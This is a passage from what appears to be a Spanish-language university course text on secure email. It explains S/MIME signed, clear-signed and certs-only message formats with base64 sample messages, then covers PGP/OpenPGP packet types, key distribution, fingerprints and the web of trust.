Date: Mon, 1 Mar 2004 11:47:25 +0100
From: usuario-1@uoc.edu
Subject: Ejemplo 2
To: usuario-2@uoc.edu
MIME-Version: 1.0
Content-Type: application/pkcs7-mime; smime-type=signed-data;
        name="smime.p7m"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="smime.p7m"

MIAGCSqGSIb3DQEHAqCAMIACAQExDjAMBggqhkiG9w0CBQUAMIAGCSqGSIb3DQEHAaCAJIAE
OUNvbnRlbnQtVHlwZTogdGV4dC9wbGFpbg0KDQpFeGVtcGxlIGRlIG1pc3NhdGdlIHNpZ25h
dC4NCgAAAAAAAKCAMIIBSDCCAQWgAwIBAgIBBjANBgkqhkiG9w0BAQQFADAqMQswCQYDVQQG
EwJFUzEMMAoGA1UEChMDVU9DMQ0wCwYDVQQDEwRDQS0xMB4XDTAwMDkwMTAwMDAwMFoXDTEw
MDkwMTAwMDAwMFowVTELMAkGA1UEBhMCRVMxDDAKBgNVBAoTA1VPQzElMCMGCSqGSIb3DQEJ
ARYWdXN1YXJpLTFAY2FtcHVzLnVvYy5lczERMA8GA1UEAxMIdXN1YXJpLTEwSTANBgkqhkiG
9w0BAQEFAAM4ADA1Ai4MNRLOaI30lrRQjyyznTjQTs/vLveiFadRiGKlVNnsFkGx/EwHdFDy
7z4CpbtnAgMBAAEwDQYJKoZIhvcNAQEEBQADLgACRZrDsL/MJv9VZdbxNMpbjKcwwFPPVG9L
TqOZ8sTdAF09UnFsSj5jE0ABAPEAADGAMIGBAgEBMC8wKjELMAkGA1UEBhMCRVMxDDAKBgNV
BAoTA1VPQzENMAsGA1UEAxMEQ0EtMQIBBjAMBggqhkiG9w0CBQUAMA0GCSqGSIb3DQEBAQUA
BC4DMwI+4fvRqBPhFj/wB7gI+Or7nSYfkqP1fxbjdTqwu9B5jsnxDIs+PUYsboQIAAAAAAAA
AAA=
```

3) Mensajes S/MIME firmados en claro

Cuando se envía un mensaje firmado, los receptores que utilicen un lector de correo apropiado podrán leer el mensaje y verificar la firma. Muchas veces interesa que el mensaje pueda ser leído por todos, aunque no se disponga de un lector con soporte para correo seguro.

Lo que se hace en estos casos es formar un mensaje con dos partes: la primera se representa como un mensaje normal, que puede ser leído por cualquier cliente de correo, y la segunda es la firma de la primera. Un mensaje de este tipo se llama **mensaje firmado en claro**.

De esta forma, quien disponga de un lector de correo seguro podrá leer el mensaje y verificar la firma, y quien utilice un lector tradicional podrá igualmente leer el mensaje, aunque no podrá comprobar si la firma es auténtica.

Una de las especificaciones del estándar MIME, el RFC 1847, define la forma de añadir una firma a un mensaje MIME. El mensaje resultante tiene las siguientes características:

- El tipo de contenido del mensaje (cabecera MIME `Content-Type`) es "`multipart/signed`".
- La cabecera `Content-Type` tiene tres parámetros obligatorios.

– `boundary`: como en todos los mensajes de tipo `multipart`, este parámetro indica el delimitador que se utiliza para separar las partes.

– `protocol`: indica el tipo de contenido que hay en la parte del mensaje que contiene la firma.

– `micalg`: indica el algoritmo o algoritmos de *hash*, también llamado MIC, con los que está calculada la firma (para facilitar el procesado del mensaje en un solo paso).

- El cuerpo del mensaje consta de dos partes MIME.

– La primera parte es el mensaje sobre el cual se calcula la firma. Tiene la estructura de una parte MIME, con cabeceras y cuerpo. Como caso particular, puede tratarse de un mensaje MIME multiparte si, por ejemplo, se quiere firmar un mensaje con imágenes o documentos anexos.

– La segunda parte contiene la firma, calculada a partir de la forma canónica de la parte anterior. Esta segunda parte también debe tener la estructura de una parte MIME, y el valor de su cabecera `Content-Type` debe ser igual al del parámetro `protocol` de la cabecera `Content-Type` del mensaje principal.

MIC

MIC es la sigla de *Message Integrity Code*, que es la nomenclatura que utilizaba el sistema PEM para referirse al método de autenticación de mensaje (cuando se utilizan claves públicas, este método es una firma digital).

Cuando se aplica esta técnica MIME de firmas en claro a S/MIME, las características de los mensajes son las siguientes:

- El parámetro `protocol` y, por lo tanto la cabecera `Content-Type` de la segunda parte del mensaje, debe tener el valor "`application/pkcs7-signature`".
- Si se especifica un número de fichero asociado a la firma, es decir, a la segunda parte, su extensión es `.p7s` (por ejemplo, "`smime.p7s`").

- En el cuerpo de la segunda parte del mensaje hay una estructura PKCS #7 con tipo de contenido `SignedData`, pero sin el campo `content` en el campo `contentInfo`.

Campo `content` no presente

Recordad que en un mensaje PKCS #7 el campo `content` es opcional y, por lo tanto existe la posibilidad de que no esté presente. En los mensajes S/MIME con firma en claro se aprovecha esta posibilidad.

A la hora de enviar un mensaje S/MIME con firma en claro, en la estructura `SignedData` de la segunda parte no se incluyen los datos firmados porque ya están en la primera parte del mensaje. En el momento de verificar la firma, el receptor debe actuar igual que si en la estructura `SignedData` de la segunda parte hubieran los datos de la primera parte.

En este caso, se dice que la estructura PKCS #7 tiene datos firmados **no incluidos** (*detached*), a diferencia del otro formato de mensajes firmados, en el cual la estructura PKCS #7 tiene los datos firmados **incluidos** (*attached*).

Éste es un ejemplo de mensaje S/MIME firmado en claro:

```
Date: Mon, 1 Mar 2004 11:47:40 +0100
From: usuario-1@uoc.edu
Subject: Ejemplo 3
To: usuario-2@uoc.edu
MIME-Version: 1.0
Content-Type: multipart/signed; boundary="20040301104740";
        protocol="application/pkcs7-signature"; micalg=md5

--20040301104740
Content-Type: text/plain

Ejemplo de mensaje firmado.

--20040301104740
Content-Type: application/pkcs7-signature; name="smime.p7s"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="smime.p7s"

MIAGCSqGSIb3DQEHAqCAMIACAQExDjAMBggqhkiG9w0CBQUAMIAGCSqGSIb3DQEHAQAAoIAw
ggFIMIIBBaADAgECAgEGMA0GCSqGSIb3DQEBBAUAMCoxCzAJBgNVBAYTAkVTMQwwCgYDVQQK
EwNVT0MxDTALBgNVBAMTBENBLTEwHhcNMDAwOTAxMDAwMDAwWhcNMTAwOTAxMDAwMDAwWjBV
MQswCQYDVQQGEwJFUzEMMAoGA1UEChMDVU9DMSUwIwYJKoZIhvcNAQkBFhZ1c3VhcmktMUBj
YW1wdXMudW9jLmVzMREwDwYDVQQDEwh1c3VhcmktMTBJMA0GCSqGSIb3DQEBAQUAAzgAMDUC
Lgw1Es5ojfSWtFCPLLOdONBOz+8u96IVp1GIYqVU2ewWQbH8TAd0UPLvPgKlu2cCAwEAATAN
BgkqhkiG9w0BAQQFAAMuAAJFmsOwv8wm/1Vl1vE0yluMpzDAU89Ub0tOo5nyxN0AXT1ScWxK
PmMTQAEA8QAAMYAwgYECAQEwLzAqMQswCQYDVQQGEwJFUzEMMAoGA1UEChMDVU9DMQ0wCwYD
VQQDEwRDQS0xAgEGMAwGCCqGSIb3DQIFBQAwDQYJKoZIhvcNAQEBBQAELgMzAj7h+9GoE+EW
P/AHuAj46vudJh+So/V/FuN1OrC70HmOyfEMiz49RixuhAgAAAAAAAAAAA==
--20040301104740--
```

2.2.3. Distribución de claves con S/MIME

Como hemos visto hasta este punto, el método que se utiliza en PKCS #7 y por lo tanto, en S/MIME, para identificar los usuarios y sus claves públicas es por medio de sus certificados X.509.

Esto quiere decir que un usuario no necesita verificar las identidades de los demás porque de esto ya se encargan las autoridades de certificación. Lo único que debe hacer el usuario es comprobar si el certificado (o cadena de certificados) de su corresponsal está firmado por una CA reconocida y es un certificado válido, es decir, no está caducado ni revocado.

Idealmente, la distribución de los certificados de los usuarios se debería poder realizar mediante el servicio de directorio X.500, pero si este servicio no está disponible se pueden utilizar otros métodos alternativos.

S/MIME define un tipo especial de mensaje que sirve para transportar certificados o listas de revocación. Se trata de un mensaje S/MIME con las siguientes características:

- En el cuerpo del mensaje hay una estructura PKCS #7 con tipo de contenido `SignedData`, pero sin datos firmados (campo `content` del elemento `contentInfo`) ni firmas (campo `signerInfos` con 0 elementos). Por lo tanto, los campos con información útil son `certificates` y `crls`.
- El valor del parámetro `smime-type` es "`certs-only`".
- Si se especifica un nombre de fichero asociado, su extensión es `.p7c` (por ejemplo, "`smime.p7c`").

Éste es un ejemplo de mensaje S/MIME con sólo certificados:

```
Date: Mon, 1 Mar 2004 11:48:05 +0100
From: usuario-1@uoc.edu
Subject: Mi certificado y el de la CA
To: usuario-2@uoc.edu
MIME-Version: 1.0
Content-Type: application/pkcs7-mime; smime-type=certs-only;
        name="smime.p7c"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="smime.p7c"

MIAGCSqGSIb3DQEHAqCAMIACAQExADALBgkqhkiG9w0BBwGggDCCAUgwggEFoAMCAQICAQYw
DQYJKoZIhvcNAQEEBQAwKjELMAkGA1UEBhMCRVMxDDAKBgNVBAoTA1VPQzENMAsGA1UEAxME
Q0EtMTAeFw0wMDA5MDEwMDAwMDBaFw0xMDA5MDEwMDAwMDBaMFUxCzAJBgNVBAYTAkVTMQww
CgYDVQQKEwNVT0MxJTAjBgkqhkiG9w0BCQEWFnVzdWFyaS0xQGNhbXB1cy51b2MuZXMxETAP
BgNVBAMTCHVzdWFyaS0xMEkwDQYJKoZIhvcNAQEBBQADOAAwNQIuDDUSzmiN9Ja0UI8ss504
0E7P7y73ohWnUYhipVTZ7BZBsfxMB3RQ8u8+AqW7ZwIDAQABMA0GCSqGSIb3DQEBBAUAAy4A
AkWaw7C/zCb/VWXW8TTKW4ynMMBTz1RvS06jmfLE3QBdPVJxbEo+YxNAAQDxMIIBGzCB2aAD
AgECAgEBMA0GCSqGSIb3DQEBBAUAMCoxCzAJBgNVBAYTAkVTMQwwCgYDVQQKEwNVT0MxDTAL
BgNVBAMTBENBLTEwHhcNMDAwOTAxMDAwMDAwWhcNMTAwOTAxMDAwMDAwWjAqMQswCQYDVQQG
EwJFUzEMMAoGA1UEChMDVU9DMQ0wCwYDVQQDEwRDQS0xMEgwDQYJKoZIhvcNAQEBBQADNwAw
NAItDgNwpzTW3wWW7che7zeVoV4DbqznSQfm5hnUe3kkZOelPU4o8DJqMav2JyxjAgMBAAEw
DQYJKoZIhvcNAQEEBQADLgACXnrqZYIk3CY+641wJs99q7mIC4bPK3O75IskUrvGxs1PvZRt
yoj8zZDJtcAAADGAAAAAAAAAAA=
```

Finalmente, existe otro tipo de mensaje S/MIME para enviar **peticiones de certificación** a una CA. Una petición de certificación es un mensaje que contiene los datos necesarios para que la CA genere un certificado, básicamente el nombre del titular y su clave pública.

A veces se utiliza como petición de certificación un certificado X.500 autofirmado por el interesado. Otras veces se utiliza una estructura de datos definida expresamente a tal efecto, especificada en la norma PKCS #10.

El tipo de mensaje S/MIME utilizado para enviar peticiones de certificación tiene las siguientes características:

- En el cuerpo del mensaje hay una estructura PKCS #10.
- El valor de la cabecera `Content-Type` es "`application/pkcs10`".
- Si se especifica un nombre de fichero asociado, su extensión es `.p10` (por ejemplo, "`smime.p10`").

2.3. PGP y OpenPGP

PGP (*Pretty Good Privacy*) es un software que proporciona funciones criptográficas y de gestión de claves, desarrollado inicialmente por Philip Zimmermann en 1990. Se puede utilizar para proteger cualquier tipo de datos, pero su uso más habitual consiste en enviar mensajes de correo electrónico cifrados y/o firmados.

Una de las características distintivas de PGP es el método que utiliza para certificar la autenticidad de las claves públicas. En lugar de recorrer a autoridades de certificación, como hace S/MIME, cada usuario puede certificar directamente las claves que está convencido que son auténticas. Y también puede tomar decisiones respecto a una clave desconocida en función de quienes sean los usuarios que hayan certificado esta clave.

Otra característica propia de PGP es la eficiencia en el intercambio de los mensajes ya que, siempre que sea posible, los datos se comprimen antes de cifrarlos y/o después de firmarlos.

Con el paso del tiempo han ido apareciendo distintas versiones de PGP, algunas de las cuales con distintas variantes como, por ejemplo, versiones "internacionales" para cumplir las restricciones de exportación de software criptográfico fuera de los Estados Unidos, o versiones que para poder ser distribuidas de forma gratuita no incluyen algoritmos sujetos a patentes en ciertos países.

- Las versiones de PGP hasta la 2.3 se consideran obsoletas: el formato de las firmas es incompatible con el de las versiones posteriores.
- Después de la versión 2.5 se introdujo otro cambio de formato, a causa de las condiciones de uso de algoritmos patentados en los Estados Unidos (en concreto, el algoritmo RSA).
- Las versiones 2.6.x y sus variantes han sido durante mucho tiempo las más difundidas. El formato de los mensajes, llamado indistintamente "versión 2" o "versión 3" (V3), está documentado en la especificación RFC 1991.
- En las versiones 4.x se introdujeron, entre otras novedades, las claves de una sola función: claves sólo para cifrar o sólo para firmar.
- Lo que se empezó a diseñar con el nombre de "PGP 3.0" finalmente dio lugar a las versiones 5.x, que utilizan un nuevo formato para los mensajes, conocido como "versión 4" (V4) o "OpenPGP" y documentado en la es-

Algoritmos en PGP 2.6.x

Los algoritmos que utilizan las versiones 2.6.x de PGP son: IDEA para el cifrado simétrico, RSA para el cifrado de clave pública, y MD5 par el *hash*.

pecificación RFC 2440.

- Las nuevas versiones (PGP 6 y posteriores) añaden mejoras a la funcionalidad, pero manteniendo la compatibilidad con las anteriores.
- También se está desarrollando en paralelo, como parte del proyecto GNU, el software GnuPG (*GNU Privacy Guard*), basado en OpenPGP y de distribución totalmente libre (no utiliza algoritmos patentados como RSA o IDEA).

Algoritmos en PGP 5.x

PGP 5.x contempla el uso de nuevos algoritmos, como Triple DES y CAST-128 para el cifrado simétrico, DSA y ElGamal para las firmas, y SHA-1 y RIPEMD-160 para el *hash*. Si trabaja solamente con IDEA, RSA y MD5, las versiones 5.x pueden generar mensajes totalmente compatibles con las versiones 2.6.x.

2.3.1. Formato de los mensajes PGP

Los datos que procesa PGP se codifican con unas estructuras de datos llamadas **paquetes PGP**. Un mensaje PGP está formado, pues, por uno o más paquetes PGP.

GnuPG

Podéis encontrar información sobre el proyecto GnuPG en `www.gnupg.org`.

Un paquete PGP es una secuencia de bytes, con una cabecera que indica de qué tipo de paquete se trata y su longitud y, a continuación, unos campos de datos que depenen del tipo de paquete.

El formato V3 define diez tipos de paquetes, mientras que el formato V4 define catorce. A continuación veremos los principales tipos de paquetes PGP.

1) Paquete de datos literales

Sirve para representar datos en claro, sin cifrar (sería el análogo del contenido `Data` en PKCS #7).

En un paquete de este tipo existe un campo que da el valor de los datos, y otro que indica si este valor se debe procesar como texto o como datos binarios. En el primer caso, las secuencias <CR><LF> que haya en el texto corresponden a finales de línea y se pueden convertir a la representación local cuando se tengan que visualizar o guardar en fichero, mientras que en el segundo caso no se tienen que modificar.

2) Paquete de datos comprimidos

En este tipo de paquete hay un campo que indica el algoritmo de compresión, y otro que contiene una secuencia de bytes comprimida. Cuando se descomprimen estos bytes, el resultado debe ser uno o más paquetes PGP.

Algoritmos de compresión

El algoritmo de compresión que utiliza PGP es el ZIP (RFC 1951), y OpenPGP utiliza también el algoritmo ZLIB (RFC 1950).

Normalmente lo que se comprime es un paquete de datos literales, opcionalmente precedido por un paquete de firma (que veremos a continuación).

3) Paquete de datos cifrados con clave simétrica

El contenido de este paquete es directamente una secuencia de bytes cifra-

dos con un algoritmo simétrico. El resultado de descifrarlos tiene que ser un o más paquetes PGP.

Cifrado simétrico en PGP

PGP utiliza el modo CFB para el cifrado simétrico. En lugar de especificar aparte el vector de inicialización (VI) se usa un VI igual a cero, pero a los datos que hay que cifrar se les antepone una cadena de 10 bytes: los 8 primeros son aleatorios, y los otros 2 son redundantes (iguales al 7º y 8º) y sirven para que el destinatario compruebe si ha usado la clave correcta para descifrar.

Típicamente lo que se cifra simétricamente son paquetes de datos en claro o paquetes de datos comprimidos.

Los paquetes de este tipo se usan para enviar un mensaje de correo cifrado con sobre digital, o bien cuando el usuario quiere simplemente cifrar un fichero. En el primer caso, es preciso adjuntar al mensaje la clave simétrica cifrada de tal forma que sólo la pueda descifrar el destinatario o destinatarios. Esto se realiza con paquetes cifrados con clave pública (el tipo de paquete PGP que veremos a continuación). En el segundo caso, la clave no se guarda en ningún sitio sino que el usuario la tiene que recordar cuando quiera descifrar el fichero. En realidad, el usuario no da directamente la clave de cifrado si no una *passphrase*, a partir de la cual se obtiene la clave simétrica aplicándole una función de *hash*.

4) Paquete de datos cifrados con clave pública

En este tipo de paquete hay un campo que sirve para identificar la clave pública utilizada, otro que indica el algoritmo de cifrado, y otro con los datos cifrados.

Habitualmente este paquete se utilizaba para cifrar una clave de sesión, con la cual se habrá generado un paquete de datos cifrados simétricamente, para enviar un mensaje con sobre digital. La clave pública utilizada en este caso es la de cada uno de los destinatarios del mensaje.

5) Paquete de firma

Un paquete de este tipo contiene campos con la siguiente información:

- Clase de firma, que puede ser:
  - Firma de datos binarios.
  - Firma de texto canónico.
  - Certificado, es decir, asociación de clave pública con nombre de usuario.
  - Revocación de clave pública.
  - Revocación de certificado.
  - Fechado (*timestamp*).
- Fecha y hora en que se creó la firma.
- Identificador de la clave con la que se ha creado.
- Algoritmos utilizados para el *hash* y el cifrado asimétrico.
- La firma, que se obtiene aplicando los algoritmos especificados en los datos que hay que firmar, concatenados con los campos autenticados. En el formato V3 estos campos autenticados son la clase de firma y la fecha de creación. En el formato V4 se puede especificar que otros campos se autentican.

- Otros campos añadidos en el formato V4, entre los cuales hay:

– Fecha de caducidad de la firma y de la clave.

– Comentarios del autor de la firma.

– Motivo de revocación (en el caso de las firmas de revocación).

El modo de saber a qué datos corresponde una firma depende del contexto. Si es la firma de un mensaje de correo, en el mismo mensaje tiene que haber el paquete con los datos (normalmente datos literales) despues del de firma. Si es un certificado o una revocación, la firma tiene que ir después de los paquetes de clave pública y de nombre de usuario correspondientes (a continuación veremos estos dos tipos de paquetes PGP).

También es posible firmar el contenido de un fichero y dejar el paquete de firma en un fichero separado. Esto se suele hacer cuando se distribuyen programas (como, por ejemplo, el propio PGP) para garantizar que una versión es auténtica y no constituye un "caballo de Troya". En este caso la asociación entre datos y firma se puede establecer mediante los nombres de los ficheros: por ejemplo, el fichero con la firma se puede llamar como el original, pero con la extensión `.sig`.

6) Paquete de clave pública

Este tipo de paquete contiene la siguiente información relativa a una clave pública:

- La fecha de creación de la clave.
- El algoritmo al que corresponde la clave.
- Los valores de los componentes de la clave. Si el algoritmo es RSA, estos valores son el módulo n y el exponente público e.

Otros campos del paquete de clave pública

En el formato V3 hay un campo que indica el período de validez de la clave, pero todas las implementaciones lo ponen a 0, que indica que las claves son válidas para siempre. En el formato V4 esta información se especifica en los paquetes de firma. Por otro lado, en V4 están previstos componentes de la clave pública para otros algoritmos además del RSA.

La clave pública de un usuario se utiliza para enviarle datos cifrados o para verificar las firmas que genere. Pero los paquetes correspondientes (datos cifrados con clave pública o firma, respectivamente) no contienen el valor de la clave pública utilizada, sino solamente su **identificador de clave**.

El identificador de una clave pública es un número de ocho bytes que se puede utilizar para buscar el valor de la clave en una base de datos.

Valor del identificador de clave

En las claves V3 (que son siempre claves RSA) el identificador es igual a los 8 bytes de menos peso del módulo público n. En las claves V4 es igual a los 8 bytes de menos peso de la huella (más adelante veremos que son las huellas PGP).

Identificadores de claves PGP repetidos

Las implementaciones no tienen que suponer que los identificadores de clave sean únicos: podría haber dos claves PGP distintas con el mismo identificador. Sin embargo, la probabilidad de que pase esto es muy baja (a no ser que se haga deliberadamente), porque puede haber 2^{64} ($> 10^{19}$) identificadores distintos.

Si, por ejemplo, una firma está generada con una clave que tiene un determinado identificador, y resulta que hay dos claves con este identificador, es preciso verificarla con cada una de las claves para comprobar si es válida.

7) Paquete de nombre de usuario

El contenido de un paquete de este tipo es simplemente una cadena de caracteres, que se utiliza para identificar el propietario de una clave pública. Por tanto, tiene la misma función que el DN del sujeto en los certificados X.509, pero sin ninguna estructura predefinida.

Aunque su formato es libre, se suele seguir el convenio de identificar a los usuarios con direcciones de correo electrónico RFC 822 como, por ejemplo:

```
Philip R. Zimmermann <prz@acm.org>
```

8) Paquete de clave privada

Este tipo de paquete sirve para guardar los componentes de la clave privada de un usuario. Nunca existe ningún motivo para enviarlo a otro usuario y, por lo tanto, el formato exacto del paquete puede depender de la implementación.

Para asegurar la confidencialidad, en el fichero donde se guarde este paquete los componentes secretos de la clave deberían estar cifrados, normalmente con una clave simétrica derivada de una *passphrase*. De este modo, cada vez que el usuario quiera descifrar o firmar un mensaje con su clave privada, deberá indicar esta *passphrase* para poder obtener los valores necesarios.

Un usuario puede tener varias claves, asociadas al mismo o a distintos nombres. En el fichero en el que hayan los paquetes de clave privada, a continuación de cada uno habrá el paquete o paquetes de nombre de usuario correspondientes.

9) Paquete de nivel de confianza en una clave


Este tipo de paquete tampoco se envía nunca sino que solamente se guarda en el almacén de claves propio de cada usuario, ya que únicamente tiene significado para quien lo ha generado. Sirve para indicar el grado de fiabilidad de una clave certificadora, es decir, se utiliza para asociar otras claves con nombres de usuarios.

En el formato V3 hay otro tipo de paquete que sirve para incluir comentarios, pero se ha suprimido en el formato V4 porque no lo utilizaba ninguna implementación.

El formato V4 también utiliza otros cinco tipos de paquetes, entre ellos los relacionados con las llamadas **subclaves**. Una clave puede tener asociadas una o más subclaves: normalmente, la clave principal se utiliza para firmar y las subclaves, para cifrar.

2.3.2. Distribución de claves PGP

Como hemos comentado al inicio de este apartado, la certificación de claves en PGP no sigue un modelo jerárquico, como el de las autoridades de certificación X.509, sino un modelo descentralizado de confianza mutua, a veces llamado **malla de confianza** (*web of trust*).



Cuando un usuario genera su par de claves PGP (pública y privada), a la clave pública le tiene que asociar un nombre de usuario y, a continuación, tiene que autocertificar esta asociación, es decir, firmar con su clave privada la concatenación de la clave pública y el nombre. El paquete de la clave pública, el del nombre de usuario y el de la firma forman un **bloque de clave**.

Lectura complementaria

En el documento `www.cl.cam.ac.uk/Research/Security/Trust-Register/gtr1998introduction.pdf` podéis encontrar una comparación de los distintos modelos de confianza.

Opcionalmente, el usuario puede asociar más de un nombre a la clave (por ejemplo, si tiene diversas direcciones de correo electrónico) y, entonces, el bloque estará formado por la clave pública y tantos pares nombre–firma como sea preciso.

Autocertificación de claves

Cuando se genera un nuevo par de claves, las versiones modernas de PGP firman automáticamente la clave pública y el nombre de usuario con la propia clave privada. En las versiones más antiguas no lo hacían de esta forma y se tenía que generar el autocertificado manualmente.

En este caso el usuario puede enviar este bloque a otros con los que tenga que mantener correspondencia. Cada receptor, si está convencido de que la clave efectivamente corresponde al usuario originador, la certificará añadiendo otro paquete de firma al bloque (o uno para cada nombre, si hay más de uno y también los considera auténticos). De este modo, cada usuario dispondrá de un almacén de claves públicas certificadas (*keyring*) que podrá utilizar para cifrar mensajes y verificar firmas de sus corresponsales.

Claves de revocación

En OpenPGP también está prevista la existencia de claves autorizadas a revocar otras claves.

Además de paquetes de claves públicas, nombres de usuario y firmas de certificación, en un *keyring* también pueden haber firmas de revocación para invalidar una clave o para anular un certificado. La revocación debe estar firmada

por la propia clave (la que se quiere invalidar o la que generó el certificado que se quiere anular) y, una vez emitida, es irrevocable.

Otra posibilidad para realizar la distribución es a través de un **servidor de claves PGP**, que gestiona un almacén global de claves públicas con sus certificados (y revocaciones, si es el caso). Varios de estos servidores están sincronizados entre si, de modo que las actualizaciones del almacén que se realicen en uno de ellos se propagan automáticamente a todos los demás.

Servidores de claves PGP

En la dirección `www.rediris.es/cert/servicios/keyserver/` hay uno de estos servidores de claves PGP.

Cualquier usuario puede enviar a un servidor PGP los certificados de su clave, o de las claves de otros usuarios, para que los añada al *Keyring* global. En este caso se pueden realizar consultas a los servidores para obtener la clave y los certificados asociados a un determinado nombre de usuario (o a los nombres que contengan una determinada subcadena, si no se conoce su valor exacto).

***keyring* global**

El tamaño del "*keyring* global" almacenado en los servidores de claves PGP es actualmente de más de 2 Gbytes. En la dirección `bcn.boulder.co.us/~neal/pgpstat/` podéis encontrar un interesante estudio estadístico sobre las claves de este almacén.

Es importante señalar que los servidores PGP no son autoridades de certificación: cualquier clave pública que se les envíe será añadida al almacén sin realizar ninguna verificación respecto a la identidad del propietario.

Es responsabilidad de cada usuario que quiera utilizar una clave de un servidor PGP asegurarse de la autenticidad de dicha clave. Para ello, se puede tener en cuenta que otros usuarios han certificado esta clave.

Claves PGP falsas

Son famosas, por ejemplo, las claves con nombre `<president@whitehouse.gov>` que han sido mandadas a los servidores PGP por personas que no tienen ninguna relación con esta dirección de correo.

2.3.3. El proceso de certificación PGP

Para facilitar el intercambio y la certificación de claves, PGP asigna a cada clave pública una **huella** (*fingerprint*), que es simplemente un *hash* del valor de la clave.

Esta huella se utiliza para que un usuario pueda comprobar que la clave que ha recibido de otro, o de un servidor de claves, sea efectivamente la que quería recibir y no una falsificación. El identificador de clave no es suficiente para este fin, ya que es posible para un impostor construir una clave pública de la cual conozca la clave privada y que tenga el mismo identificador que otra clave pública. En cambio, construir una clave con la misma huella que otra es prácticamente imposible.

Cálculo de la huella

Para calcular la huella de las claves V3, la función *hash* que se aplica es MD5 (16 bytes), mientras que para las claves V4 es SHA-1 (20 bytes).

El uso de la huella facilita la comprobación de la autenticidad de la clave. La alternativa sería comprobar todos los bytes uno por uno, lo cual puede ser incómodo y pesado teniendo en cuenta que actualmente se suelen utilizar claves de 1.024 bits (256 dígitos hexadecimales), o incluso de 2.048 bits.

Supongamos, por ejemplo, que un usuario *A* necesita certificar la clave de otro usuario *B* porque tiene que intercambiar con él mensajes seguros. El usuario *A* puede pedir a *B* que le mande su clave pública por correo electrónico tradicional, o bien obtenerla de un servidor de claves. Entonces *A* tiene que comprobar que nadie ha manipulado el mensaje de respuesta, obteniendo de *B* la siguiente información por un canal aparte (no por correo electrónico):

- El identificador de la clave pública de *B*.
- La huella de esta clave.
- El algoritmo y el número de bits de la clave (el número de bits puede ser necesario para evitar colisiones en la huella).

Métodos para comunicar la información sobre una clave pública

Un canal seguro para enviar la información anterior puede consistir, por ejemplo, en la comunicación directa "cara a cara" en una conversación telefónica. También hay quien se imprime el valor de la huella PGP en su tarjeta, o quien lo hace accesible vía `finger` o HTTP (pero este método no es tan seguro).

Otra posibilidad es organizar una *key-signing party* o "reunión de firma de claves".

Aunque PGP trabaja internamente con identificadores de clave de 8 bytes, cuando tiene que mostrar sus valores al usuario solamente muestra los 4 bytes de menos peso. Por ejemplo, si una clave tiene por identificador el valor hexadecimal 657984B8C7A966DD, el usuario solamente ve el valor C7A966DD. Esto da más comodidad sin aumentar significativamente, en la práctica, las posibilidades de repetición.

Identificadores de cuatro bytes repetidos

En el caso límite, más de dos tercios de los habitantes de la Tierra podrían tener clave PGP sin que hubiera ningún identificador de 4 bytes repetido.

Éste sería, pues, un ejemplo de toda la información necesaria para certificar una clave:

```
bits /keyID    User ID
1024R/C7A966DD Philip R. Zimmermann <prz@acm.org>
Key fingerprint =  9E 94 45 13 39 83 5F 70  7B E7 D8 ED C4 BE 5A A6
```

Cuando el usuario *A* ha comprobado que los valores que le ha comunicado *B* coinciden con los calculados a partir de la clave pública recibida electrónicamente, ya puede certificar que esta clave corresponde al nombre o nombres de usuario que identifican al usuario *B*.

2.3.4. Integración de PGP con el correo electrónico

Como hemos visto anteriormente, un mensaje PGP consta de una secuencia de paquetes PGP. Pueden existir distintas combinaciones:

